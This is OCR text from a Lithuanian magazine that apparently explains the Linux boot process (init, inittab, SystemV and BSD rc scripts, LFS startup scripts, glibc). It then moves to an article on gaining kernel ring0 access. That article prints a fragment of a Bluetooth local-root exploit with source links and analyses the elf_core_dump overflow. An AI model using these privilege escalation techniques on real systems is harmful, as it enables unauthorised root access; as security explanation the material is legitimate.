[„Init": šeimos galva] *Init* užduotis — paleisti startinius skriptus, kurie kaip tik ir atsako už tolimesnius OS krovimo veiksmus, failų sistemų patikrinimus, tinklo sąsajų aktyvavimus, demonų paleidimus ir t.t. Gavęs absoliučią valdžią, *init* visų pirma nuskaito savo konfigą */etc/inittab*, kad galėtų sužinoti paleidimo lygį pagal nutylėjimą ir tai, kokiems būtent skriptams derėtų patikėti užkrovimo valdymą.

[Init **paleidimo lygiai:]**

1. Įjungimas.
2. Vieno vartotojo režimas (*single user mode*).
3. Daugiavartotojiškas režimas (*multi user mode*) be prisijungimo prie tinklo.
4. Daugiavartotojiškas režimas.
5. Nenaudojamas.
7. Daugiavartotojiškas režimas plius *X-Window* paleidimas
8. Perkrovimas.

Pavyzdžiui, žvilgtelėsime į bylą */etc/inittab* iš *Slackware 10.1*. Eilutė *„id:3:initdefault:"* nurodo trečiąjį paleidimo lygį. Kitas iš eilės įrašas *„si:S:sysinit:/etc/rc.d/rc.S"* reiškia, kad skriptas */etc/rc.d/rc.S* turi būti kraunamas pirmas nepriklausomai nuo paleidimo lygio. Toliau tekste galima surasti eilutę *„rc:2345:wait:/etc/rc.d/rc.M"*, kuri byloja apie tai, kad visiems lygiams, nuo antrojo iki penktojo, reikėtų paleisti skriptą *„/etc/rc.d/rc.M"*.

[SystemV vs BSD] Išskiriami du paleidimo skriptų tipai: *SystemV* ir BSD. Pirmieji buvo naudojami originaliame UNIX, o antrieji — BSD šeimos sistemose. Skirtumai tarp jų yra pakankamai dideli. *SystemV* skriptai inicializacijos procesą padaro lankstesniu, jį galima kur kas smarkiau konfigūruoti, o BSD skriptai išsiskiria savo paprastumu (nors šiuolaikiniai BSD paleidimo skriptai savo lankstumu ir konfigūravimo patogumu *SystemV* skriptus net lenkia). Iš pradžių (386BSD atsiradimo aušroje) BSD paleidimo skriptai buvo šešios bylos (/etc/rc.0 — *rc.6*), kiekviena kurių buvo atsakinga už vieno iš septynių paleidimo lygių inicializaciją. Pradinę inicializacija užsiiminėjo skriptas */etc/rc.sysinit* (arba tiesiog */etc/sysinit*). Šiuo metu tokią (šiek tiek išdarkytu pavidalu) užkrovimo schemą galima sutikti *Linux* sistemos *Slackware* ir CRUX distributyvuose. Šiuolaikinėse BSD sistemose naudojami kiti skriptai, kurie iš savo pirmtakų paveldėjo tik vieną pagrindinę idėją. Bendru pavidalu šie skriptai atrodo štai taip:

```
jim@localhost ~ $ pstree
init─┬─acpid
     ├─agetty
     ├─atd
     ├─crond
     ├─events/0
     ├─gpm
     ├─inetd
     ├─khelper
     ├─kjournald
     ├─klogd
     ├─kseriod
     ├─ksoftirqd/0
     ├─kswapd0
     ├─kthread─┬─aio/0
     │         ├─ata/0
     │         ├─kacpid
     │         ├─kblockd/0
     │         ├─pdflush
     │         ├─pdflush
     │         └─reiserfs/0
     ├─master─┬─pickup
     │        └─qmgr
     ├─mpd
     ├─sh───startx───xinit─┬─X
     │                     └─ion3─┬─ion-statusd
     │                            ├─rxvt───sh───vi
     │                            ├─rxvt───sh───xterm───sh+
     │                            └─rxvt───bash───vi
     ├─syslogd
     └─udevd
jim@localhost ~ $ █
```

Kaip matome, *init* yra visų procesų tevas

```
# Default runlevel. (Do not set to 0 or 6)
id:3:initdefault:

# System initialization (runs when system boots).
si:S:sysinit:/etc/rc.d/rc.S

# Script to run when going single user (runlevel 1).
su:1S:wait:/etc/rc.d/rc.K

# Script to run when going multi user.
rc:2345:wait:/etc/rc.d/rc.M

# What to do at the "Three Finger Salute".
ca::ctrlaltdel:/sbin/shutdown -t5 -r now

# Runlevel 0 halts the system.
l0:0:wait:/etc/rc.d/rc.0

# Runlevel 6 reboots the system.
l6:6:wait:/etc/rc.d/rc.6
```

/etc/inittab iš *Slackware 10.1*

[BSD inicializacijos schema]

/etc/sysinit — pradinės inicializacijos skriptas
/etc/rc — atsako už 2–5 lygio inicializaciją
/etc/rc.shutdown — atsako už 0, 1 ir 6 lygių inicializaciją
/etc/rc.conf — konfigūracinė byla
/etc/rc.local — vartotojo komandų paleidimas

Keičiant konfigą, galima kontroliuoti servisų paleidimą, keisti šriftus ir klaviatūros išdėstymus.
Priešingai nei monolitiniai BSD skriptai, *SystemV* skriptai — tai iš tiesų daugybė skirtingų skriptų, kiekvieno kurių užduotis — įvykdyti vieną inicializacijos žingsnį (pavyzdžiui, prijungti *swap*, paleisti *sendmail*, nurodyti šriftą). Visi skriptai susitelkę */etc/rc.d/init.d* kataloge, o be jo kataloge */etc/rc.d* yra dar aštuoni katalogai: *rc0.d–rc6.d* ir *rcsysinit.d*. Jų pavadinimai atitinka paleidimo lygius. Kiekviename iš jų sukuriamos simbolinės nuorodos, rodančios į */etc/rc.d/init.d* katalogo skriptus. Nuorodos pavadinimas gali prasidėti S (paleisti servisą) arba K (sustabdyti servisą) raide. Po to eina du skaičiai, reiškiantys tvarką, kuria turės būti paleidžiami skriptai. Pavyzdžiui, jeigu *rc3.d* kataloge bus nuorodos *S10sysklogd* ir *S15cron*, tai reiškia, kad trečiame paleidimo lygyje derėtų iš pradžių įvykdyti skriptą */etc/rc.d/init.d/syslogd*, o po to */etc/rc.d/init.d/cron*. Kiekvienam iš jų bus perduotas parametras *start*. Gana dažnai sistemose su *SystemV* inicializacijos stiliumi yra katalogas */etc/sysconfig* su konfigūracinėmis bylomis, su kuriomis galima daryti įtaką krovimosi procesui.

[Ką mums ruošia skriptai] Prieš pratęsdamas mūsų epopėją, norėčiau tavo dėmesį atkreipti į vieną svarbią detalę. Kadangi startiniai skriptai yra komandų interpretatoriaus skriptai, tai reiškia, kad jau krovimosi metu mums prireikia *bash'o* — tai pirma. Antra, skriptai negali apsieiti tik su įmontuotomis *bash* priemonėmis, todėl jiems reikia standartinių komandų, t.y.: *cat*, *echo*, *hostname*, *rm*, *uname*. Visos šios bazinės programos bei daugelis kitų yra pakete *coreutils*. Taip pat norint pervesti sistemą į veikiančią būseną, skriptai negali apseiti be kitų tarnybinių įrankių (*hwclock*, *mount*, *swapon* ir t.t.). Tokie įrankiai įeina į paketo *util-linux* sudėtį, kuris savyje apjungia netvarkingą įvairių tar-



Tu gali branduoliui nurodyti vietoje init *krauti bet kokį kitą procesą, tiesiog aprašydamas parametrą* init=/kelias/iki/programos. *Pavyzdžiui,* init=/bin/bash.



Būtent dėl to, kad į Linux *distributyvus be branduolio įeina daugybė įvairios laisvos programinės įrangos, kuri platinama pagal GPL licenciją,* Linux *derėtų vadinti* GNU/Linux.

pusavyje nesusijusių programų mišinį (būtent jame yra *more* ir *cal*). Čia dar pridėk teksto apdorojimo programas *sed* bei *awk* ir suprasi, kad jau inicializacijos etape iškyla daugelio standartinių programų poreikis. Beje, visos jos turi būti kataloguose */bin* ir */sbin*, kadangi failų sistema, kurioje yra */usr*, gali būti neprimontuota pradiniame užkrovimo etape.

[Inicializacijos magija] Metas pereiti prie paties krovimosi proceso aprašymo. Kad nieko neįžeistume, kaip pavyzdį paimkime neutralaus LFS distributyvo skriptus :). Jo startiniai skriptai labai paprasti ir priskiriami *SystemV* klasei. Taigi pabandykime logiškai pagalvoti, ką reikia padaryti pradinėje inicializacijos stadijoje (toje, kuri nepriklauso nuo paleidimo lygio). O padaryti reikia štai ką (pagal prioritetą):

1. Primontuoti branduolines failų sistemas */proc* ir */sys*, nes priešingu atveju be jų mažai kas veiks.
2. Inicializuoti *udev* sistemą, kuri užsiima */dev* kataloge esančių elementų sukūrimu.
3. Prijungti *swap*, nes kaip gi mes be jo.
4. Užkrauti modulius, kadangi siderinamumas su kai kuriais FS gali būti moduliuose — tai reikia padaryti iki failų sistemų patikrinimo ir montavimo.
5. Patikrinti failų sistemas, ar jose nėra klaidų.
6. Primontuoti visas lokalias FS.
7. Išvalyti */tmp*, */var/run* ir į juos panašius katalogus, kad juose nebūtų laikinų bylų.
8. Nustatyti sisteminį laiką.
9. Nustatyti reikiamą konsolinį šriftą ir klaviatūros išdėstymą.
10. Aktyvuoti grįžtamojo ryšio (*loopback*) sąsają.

```
|       |   |-- S10sysklogd -> ../init.d/sysklogd
|       |    -- S20network -> ../init.d/network
|       |-- rc6.d
|       |   |-- K80network -> ../init.d/network
|       |   |-- K90sysklogd -> ../init.d/sysklogd
|       |   |-- S50hotplug -> ../init.d/hotplug
|       |   |-- S60sendsignals -> ../init.d/sendsignals
|       |   |-- S70mountfs -> ../init.d/mountfs
|       |   |-- S80swap -> ../init.d/swap
|       |   |-- S90localnet -> ../init.d/localnet
|       |    -- S99reboot -> ../init.d/reboot
|        -- rcsysinit.d
|           |-- S00mountkernfs -> ../init.d/mountkernfs
|           |-- S05modules -> ../init.d/modules
|           |-- S10udev -> ../init.d/udev
|           |-- S20swap -> ../init.d/swap
|           |-- S30checkfs -> ../init.d/checkfs
|           |-- S40mountfs -> ../init.d/mountfs
|           |-- S50cleanfs -> ../init.d/cleanfs
|           |-- S55hotplug -> ../init.d/hotplug
|           |-- S60setclock -> ../init.d/setclock
|           |-- S70console -> ../init.d/console
|            -- S80localnet -> ../init.d/localnet
 -- sysconfig
    |-- console
    |-- createfiles
    |-- modules
    |-- network-devices
    |   |-- ifdown
    |   |-- ifup
    |    -- services
    |        -- static
    |-- rc
     -- sysklogd

13 directories, 64 files
root@localhost /tmp/etc $
```

Maždaug taip atrodo *SystemV* skriptų medis

O dabar pažiūrėkime, kaip visa tai atrodo startiniuose skriptuose. Jeigu spręstume pagal LFS bylą */etc/inittab*, tai pradinei inicializacijai reikia paleisti skriptą */etc/rc.d/init.d/rc* su parametru *sysinit* (*si::sysinit:/etc/rc.d/init.d/rc sysinit*). Šis skriptas savo ruožtu pereina į katalogą */etc/rc.d/rcsysinit.d* ir paleidžia šiame kataloge esančius skriptus, kurie iš tikrųjų yra nuorodos. Jie bus paleidžiami tokia tvarka (ši tvarka gali nesutapti su mano pasiūlyta):

S00mountkernfs — branduolinių FS montavimas. Gavęs *start* parametrą, skriptas patikrina, ar nesumontuota */proc*, ir neigiamo atsakymo atveju ją prijungia su komanda *„mount –n /proc"*. Po to skriptas išsiaiškina, ar branduolys suderinamas su */sys* failų sistema ir ją sumontuoja (*mount –n /sys*).

S05modules — modulių užkrovimas. Ar branduolys suderinamas su moduliais, skriptas sužino pagal bylas */proc/ksyms* ir */proc/modules* (jos turi egzistuoti). Toliau nuskaitoma byla */etc/sysconfig/modules*, kurioje aprašyti modulių pavadinimai ir argumentai. Kiekvienam iš modulių panaudojama komanda *modprobe*.

S10udev — *udev* inicializacija. Patikrinama, ar sumontuota */sys* ir ar egzistuoja byla */sbin/udev*. Po to */dev* kataloge sukuriama keletas naudingų įrašų (pavyzdžiui, „ln –s /proc/self/fd /dev/fd"). Po *udev* aktyvavimo patikrinimo prie */dev* katalogo primontuojama virtuali FS (*mount –n –t ramfs ramfs /dev*). To reikia tam, kad kataloge esantys įrašai būtų kuriami ne fiziniame diske, o operatyvinėje atmintyje. Komanda *„echo /sbin/udevsend > /proc/sys/kernel/hotplug"* branduoliui perduodama informacija, kad jeigu prie kompiuterio buvo prijungtas naujas įrenginys, apie tai tuojau pat turi būti pranešta *udev* sistemai, kad ji šiam įrenginiui galėtų sukurti naują bylą. Viskas, dabar su komanda *udevstart* galima paleisti *udev*.

S20swap — *swap* prijungimas. Čia viskas labai paprasta: viena komanda *„swapon –a"*, kuri primontuoja visas turimas *swap* particijas.

S30checkfs — failų sistemų patikrinimas. Bet kurios failų sistemos patikrinimas atliekamas su komanda *fsck*, kuri, priklausomai nuo FS tipo, paleidžia kitą patikrinimo programą, kurios pavadinimas — *fsck.fs_tipas* (pavyzdžiui, *fsck.ext2* arba *fsck.reiserfs*). Paprastai tokie įrankiai platinami *ext2progs*, *reiserfsprogs* ir į juos panašiuose paketuose. Dabar pabandykime išsiaiškinti, kaip skriptas *checkfs* atlieka patikrinimą. Viskas prasideda nuo bylos */fastboot* egzistavimo patvirtinimo (kai kuriuose distributyvuose ji gali vadintis */etc/fastboot*). Jei tokia byla yra, reiškia patikrinimo atlikti nereikia, todėl ją pamatęs skriptas tuojau pat užbaigia savo darbą. Toliau skriptas šakninę FS permontuoja *read-only* režimu (*mount –n –o remount,ro /*), kad galėtų užtikrinti jos patikrinimo galimybę. Norint sužinoti, ar nereikia atlikti priverstinio visų FS patikrinimo (net jeigu jos buvo korektiškai išmontuotos), skriptas ieško bylos */forcefsck* (kai ku-

riuose distributyvuose ji vadinasi */etc/forcefsck*). Jeigu tokios bylos nėra, atliekama komanda *„fsck -a -A -C -T"*, kuri patikrina visas */etc/fstab* byloje aprašytas failų sistemas.

S40mountfs — failų sistemų montavimas. Po to, kai buvo užbaigtas patikrinimas, galima šakninę FS sumontuoti atgal į skaitymo/rašymo režimą, ką skriptas ir padaro su komanda *„mount -n -o remount,rw /"*. Toliau pašalinamos jau nereikalingos bylos */fastboot* ir */forcefsck*. Sukuriama švari byla */etc/mtab* ir į ją su komandomis *„mount -f /"*, *„mount -f /proc"* ir *„mount -f / sys"* surašoma informacija apie jau sumontuotas failų sistemas (*/*, */proc* ir */sys*). To reikia, kad kai kurios programos dirbtų teisingai. Galų gale su komanda *„mount -a -O no_netdev"* sumontuojamos kitos failų sistemos. Atkreipk dėmesį į paskutinę opciją: ji nurodo komandai *mount* neprijungti tinklo FS, kadangi tinklas dar neveikia.

S50cleanfs — katalogų išvalymas. Šiuo atveju išvalomi katalogai */tmp*, */var/lock* ir */var/run*. Sukuriama tuščia byla */var/run/utmp*, o po to */etc/sysconfig/createfiles konfige* išvardintos bylos.

S60setclock — sisteminio laiko nustatymas. Nuskaitoma byla *„/etc/sysconfig/clock"* ir, jeigu kintamojo *$UTC* reikšmė yra *true* (tai reiškia, kad CMOS laikrodis veikia Grinvičo laiko juostoje), įvykdoma komanda *hwclock —hctosys —utc*, o priešingu atveju — komanda *hwclock —hctosys —localtime*.

S70console — reikiamo šrifto ir klaviatūros išdėstymo nustatymas. Viskas, ko reikia šiam veiksmui atlikti, paprastai yra pakete *kbd*. Šriftas nustatomas su komanda „setfont šrifto_pavadinimas", o klaviatūros išdėstymas — su komanda „loadkeys išdėstymas". Prieinamus šriftus ir išdėstymus galima rasti kataloguose *„/usr/share/kbd/consolefonts"* ir *„/usr/share/kbd/keymaps"*. Taip pat korektiškam pseudografikos atvaizdavimui gali prireikti užkrauti „simbolių kortelę" (*consoletrans*).

S80localnet — grįžtamojo ryšio (*loopback*) sąsaja skirta lokaliam tinklo servisų panaudojimui. Jo aktyvavimui skriptas įvykdo viso labo vieną komandą *„ifconfig lo 127.0.0.1"*.

Tuo pradinė inicializacija baigiasi. *Init* demonas, iš */etc/inittab* bylos nuskaitęs eilutę *„l3:3:wait:/etc/rc.d/init.d/rc 3"*, paklūsta ir įvykdo šią komandą. Tuomet skriptas */etc/rc.d/init.d/rc* pereina į katalogą */etc/rc.d/rc3.d*, o inicializacijos procesas tęsiasi. Aktyvuojamas tinklas, paleidžiami *syslog*, *cron*, *at* ir kiti demonai.

```
case "$1" in
        start)
                echo "Remounting root file system in read-write mode..."
                mount -n -o remount,rw /
                evaluate_retval

                # Remove fsck-related file system watermarks.
                rm -f /fastboot /forcefsck

                echo "Recording existing mounts in /etc/mtab..."
                > /etc/mtab
                mount -f / || failed=1
                mount -f /proc || failed=1
                if grep -q '[[:space:]]sysfs' /proc/mounts ; then
                        mount -f /sys || failed=1
                fi
                (exit $failed)
                evaluate_retval

                # This will mount all filesystems that do not have _netdev in
                # their option list.  _netdev denotes a network filesystem.
                echo "Mounting remaining file systems..."
                mount -a -O no_netdev
                evaluate_retval
                ;;

        stop)
                echo "Unmounting all other currently mounted file systems..."
                umount -a -d -r -t noramfs
                evaluate_retval
                ;;

        *)
                echo "Usage: $0 {start|stop}"
                exit 1
                ;;
                                                          10,1          75%
```

/etc/rc.d/init.d/mountfs skriptas

Pasibaigus inicializacijos etapui, *init* nuskaito paskutines */etc/inittab* eilutes — *1:2345:respawn:/sbin/agetty -I '\033(K' tty1 9600*. Tai reiškia, jog pirmame terminale (*tty1*) reikia paleisti *agetty*. *Agetty* užduotis — prisijungti prie reikiamo terminalo ir paleisti programą */bin/login*, kuri į ekraną išveda kvietimą (byla */etc/issue*) ir laukia vartotojo vardo bei slaptažodžio įvedimo. Įrankis *login* palygina įvestą vartotojo vardą bei slaptažodį su */etc/shadow* baze ir paleidžia shellą, aprašytą paskutiniame prisijungusio vartotojo */etc/passwd* bylos stulpelyje.

[Standartinė C kalbos biblioteka]

Apie tai, kad *„Unix* ir *C* — amžini draugai", žino kiekvienas uniksoidas. Būtent todėl galima manyti, kad tiek branduolys, tiek ir programinė aplinka sukurti būtent su *C*. Vis dėlto pati kalba nesuteikia jokių įmontuotų priemonių, skirtų išvedimui į ekraną, darbui su bylomis, atmintimi ir kitais resursais. Visus šiuos veiksmus turi atlikti išorinė biblioteka. Tokia biblioteka yra bet kurioje *Unix* sistemoje ir ji vadinasi *LibC* (dabar naudojama GNU šios bibliotekos versija — *glibc*). Su ja susieta (*linked*) kiekviena programa, kuo galima lengvai įsitikinti užsiundžius *ldd* ant bet kokios paleidžiamos programos iš */bin* arba */usr/bin* katalogo. Tu pamatysi išganingąją eilutę *„libc.so.6 => /lib/libc.so.6 (0xb7eb2000)"*. Pati biblioteka yra kataloge */lib* ir vadinasi *libc.so.6* (skaičius 6 reiškia, kad ji suderinama su šešta originalaus *libc* versija). Siekiant sumažinti bibliotekos atmintyje užimamą vietą, ji buvo suskaidyta į keletą dalių ir rečiau naudojamos funkcijos buvo perkeltos į kitas bibliotekas. Pavyzdžiui, *libm* — matematinių funkcijų biblioteka, *libdl* — bibliotekų užkrovimo veikimo metu biblioteka, *libcrypt* — kriptografinės funkcijos. Kartu su šia biblioteka pateikiamas ir dinaminis užkroviklis (*Linux* atveju tai yra *ld-linux.so.2*). Paleidus programą, jis pirmas atsiduria atmintyje ir užkrauna visas programai reikalingas bibliotekas, kurių buvimo vietą nustato byla */etc/ld.so.cache*. Savo ruožtu, ši byla sukuriama su įrankiu *ldconfig*, kuris nuskaito */etc/ld.so.conf* konfigą. Beje, tokie populiarūs įrankiai, kaip *ldd*, *iconv* ir *locale* taip pat yra *glibc* paketo dalis.

```
* strtok_r:                         Finding Tokens in a String.
                                                    (line 150)
* strtol:                           Parsing of Integers. (line  14)
* strtold:                          Parsing of Floats.   (line  82)
* strtoll:                          Parsing of Integers. (line  98)
* strtoq:                           Parsing of Integers. (line 119)
* strtoul:                          Parsing of Integers. (line  76)
* strtoull:                         Parsing of Integers. (line 130)
* strtoumax:                        Parsing of Integers. (line 176)
* strtouq:                          Parsing of Integers. (line 144)
* strverscmp:                       String/Array Comparison.
                                                    (line 178)
* strxfrm:                          Collation Functions. (line  76)
* stty:                             BSD Terminal Modes.  (line  41)
* success:                          Actions in the NSS configuration.
                                                    (line  21)
* SUN_LEN:                          Local Namespace Details.
                                                    (line  47)
* swapcontext:                      System V contexts.   (line 143)
* swprintf:                         Formatted Output Functions.
                                                    (line  56)
* swscanf:                          Formatted Input Functions.
                                                    (line  50)
* symlink:                          Symbolic Links.      (line  46)
* sync:                             Synchronizing I/O.   (line  16)
* syscall:                          System Calls.        (line  40)
* sysconf:                          Sysconf Definition.  (line   7)
* sysctl:                           System Parameters.   (line  12)
* syslog:                           syslog; vsyslog.     (line  10)
* system:                           Running a Command.   (line  12)
* sysv_signal:                      Basic Signal Handling.
                                                    (line 129)
* tan:                              Trig Functions.      (line  31)
* tanf:                             Trig Functions.      (line  32)
* tanh:                             Hyperbolic Functions.
--zz-Info: (libc.info.gz)Function Index, строк: 1892 --85%-- Файл: libc.info-11.gz----------
```

Serverio konfigūravimo vedlys. DHCP serveris kol kas dar neįdiegtas



Nulinio žiedo užgrobimas

NULINIS ŽIEDAS SUTEIKIA GALIMYBĘ PILNAI VALDYTI PROCESORIŲ, TADA GALIMA SU JUO DARYTI VISKĄ, KO TIK ĮSIGEISI. ŠIAME LYGYJE VYKDOMAS OPERACINĖS SISTEMOS KODAS, KRAUNAMI BRANDUOLIO MODULIAI IR KITI ŽEMO LYGIO KOMPONENTAI. MANOMA, KAD *LINUX* PATIKIMIAU SAUGO NULINĮ ŽIEDĄ NUO HAKERIŲ ĮSIVERŽIMO, TAČIAU TAIP NĖRA. PASTARAISIAIS METAIS APTIKTA DAUGYBĖ SKYLIŲ, IŠ KURIŲ KITOS VIS DAR NEUŽTAISYTOS.


Pavergiam ring0 „Linux“ sistemoje

[Įvadas] Ką galima padaryti iš taikomojo (*application*) lygio? Įvykdyti neprivilegijuotą procesoriaus komandą, kreiptis į vartotojo atminties srities ląstelę, panaudoti sisteminį iškvietimą. Įrašyti į įvedimo/išvedimo jungtis, perprogramuoti BIOS, maskuoti procesus ir tinklo susijungimus galima tik iš branduolinio lygio. Visi hakeriai siekia šio šventojo Gralio, tačiau ne visi jį suranda. Link jo veda daug kelių, todėl aš papasakosiu tik apie įdomiausius iš jų.

[Santykinai sąžiningi laužimo būdai] Su *root* teisėmis patekti į branduolį nėra problema. Pavyzdžiui, galima parašyti savo LKM (*Loadable Kernel Module* — užkraunamas branduolio modulis) ir užkrauti jį su komanda *insmod*. LKM moduliai rašomi labai paprastai (tai ne *Windows* tvarkyklės!). Paruoštų modulių pavyzdžių galima rasti mūsų žurnale spausdintame straipsnyje „Pažaiskime su tuksu slėpynių“, ten taip pat pasakojama, kaip juos užmaskuoti nuo budraus administratoriaus žvilgsnio.

Kitas variantas. Branduolys montuoja du pseudoįrenginius: */dev/mem* (fizinė atmintis prieš virtualią transliaciją) ir */dev/kmem* (fizinė atmintis po virtualios transliacijos). *Root* vardu mes galime manipuliuoti branduolio kodu ir duomenimis. Visas klausimas tik tame, kaip gauti patį *root*'ą. Legaliu būdu to niekaip negalima padaryti! *Linux* turi ištisą saugumo priemonių kompleksą (trūksta tik apsauginių su neperšaunamomis liemenėmis ir mašinų su švyturėliais), tačiau apsaugos sistemoje yra daugybė skylių, dėl kurių ji yra panašesnė į kiaurasamtį. Štai šiomis skylėmis mes ir pasinaudosime.

[Skylutė Mėlynajame Dantyje] Mažytė *Bluetooth* mikroschema naudoja sudėtingą ryšio protokolą, kuris palaikomas ganėtinai skausmingai. Praktiškai nė vienam tyrinėtojų kolektyvui nepavyko išvengti naujų skylių atsiradimo, per kurias tilptų net ir dramblys. Na, jeigu jau ne dramblys, tai bent jau sliekas! *Linux* taip pat netapo išimtimi. 2005 metų balandį atsirado pranešimas apie skylę, o po to buvo parašytas *Kernel Bluetooth Local Root Exploit*, veikiantis su *2.6.4–52*, *2.6.11* ir kai kuriomis



ELF byla ir jos turinys

kitomis branduolių versijomis. Kūrėjų klaida buvo tame, kad jie Mėlynojo Danties soketo duomenų struktūras išsaugojo vartotojo atminties srityje, tuo pačiu suteikdami puikias galimybes visų laukų modifikavimui. Vienu iš tokių laukų pasirodė besanti rodyklė į kodą, kuris iškviečiamas iš branduolio lygio. Paprastai ji rodo į Mėlynojo Danties palaikymo bibliotekas, tačiau mums nieko nereiškia ją nukreipti į shell kodą!
Žemiau pateiktas esminis eksploito, suteikiančio *root* teises iš vartotojo konteksto, fragmentas. Originalų išeities tekstą galima rasti adresu *home.paf.net/qobaiashi/ong_bak.c*, o čia yra kopija: *www.securiteam.com/exploits/5KP0F0AFF0.html*.
Esminis eksploito, suteikiančio „root" teises iš vartotojo konteksto, fragmentas

```
if ((tmp = klogctl(0x3, buf, 1700)) > -1)
{
check = strstr(buf, "ecx: ");
printf("|- [%0.14s]\n", check);
if (*(check + 5) == 0x30 && *(check + 6) == 0x38)
{
 check += 5;
 printf("|- suitable value found! using 0x%0.9s\n", check);
 *(check+9) = 0x00; *(—check) = 'x'; *(—check) = '0';
 mod = (unsigned int *)strtoul(check, 0, 0) ;
 for (sock = 0; sock <= 200; sock++)
   *(mod++) = (int)ong_code;
 if ((sock = socket(AF_BLUETOOTH, SOCK_RAW, arg)) < 0)
   printf("|- invalid value\n");
   exit(1);
 }
}
}
```


[Elfai krenta į skylę] Šių eilučių rašymo metu buvo surasta pati šviežiausia skylė — ELF užkrovėjo pažeidžiamumas, kuris buvo aptiktas 2005 metų kovo 11 dieną ir darantis įtaką ištisai branduolių serijai: 2.2.27–rc2, 2.4, 2.4.31–pr1, 2.6, 2.6.12–rc4 ir t.t. Klaida tūno funkcijoje *elf_core_dump()*, kuri yra byloje *binfmt_elf.c*. Esminis pažeidžiamumo fragmentas atrodo štai taip:
Esminis funkcijos „elf_core_dump()" fragmentas, kuriam gresia perpildymas

```
static int elf_core_dump(long signr, struct pt_regs *regs, struct file *file)
 {
 struct elf_prpsinfo psinfo;

 memset(&psinfo, 0, sizeof(psinfo));
 {
  int i, len; /* 1 */
    len = current->mm->arg_end - current->mm->arg_start;
  if (len >= ELF_PRARGSZ) /* 2 */
    len = ELF_PRARGSZ - 1;
  copy_from_user(&psinfo.pr_psargs, (const char *)current->mm->arg_start, len);
 }
 }
```

Tipiškas buferio perpildymas! Programuotojas apibrėžia kintamąjį *len* (žr. /* 1 */), o po kurio laiko perduoda jį funkcijai *copy_from_user()*, kuri kopijuoja duomenis iš vartotojiškos atminties zonos į branduolio sritį. Čia nėra tikrinama neigiama reikšmė (žr. /* 2 */). Ką mums tai reiškia praktiniu požiūriu? O gi štai ką! Jeigu *current->mm->arg_start* bus daugiau už *current->mm->arg_end*, į branduolio atminties erdvę bus nukopijuotas didelis vartotojiškos erdvės regionas.
O kaip tai galima pasiekti? Analizė rodo, kad kintamieji *current->mm->arg_start* ir *current->mm->arg_end* inicializuojami funkcijoje *create_elf_tables()*, beje, jeigu funkcija *strnlen_user()* grąžins klaidą, tai bus inicializuotas tik kintamasis *current->mm->arg_start*, o *current->mm->arg_end* išsaugos savo reikšmę, kuri bus paveldėta iš ankstesnės bylos.

```
Esminis funkcijos „create_elf_tables()" fragmentas
static elf_addr_t *
create_elf_tables(char *p, int argc, int envc,
 struct elfhdr *exec,
 unsigned long load_addr,
 unsigned long load_bias,
 unsigned long interp_load_addr, int ibcs)
 {
  current->mm->arg_start = (unsigned long)p;
  while (argc— > 0 )
  {
      __put_user((elf_caddr_t)(unsigned long)p, argv++);
   len = strnlen_user(p, PAGE_SIZE * MAX_ARG_PAGES);
   if (!len || len > PAGE_SIZE * MAX_ARG_PAGES)
     return NULL; // warn
   p += len;
  }
   __put_user(NULL, argv);
  current->mm->arg_end = current->mm->env_start = (unsigned long)p;
 ...
}
```




Plakatas, išvardinantis pagrindinius *Linux* pažeidžiamumus
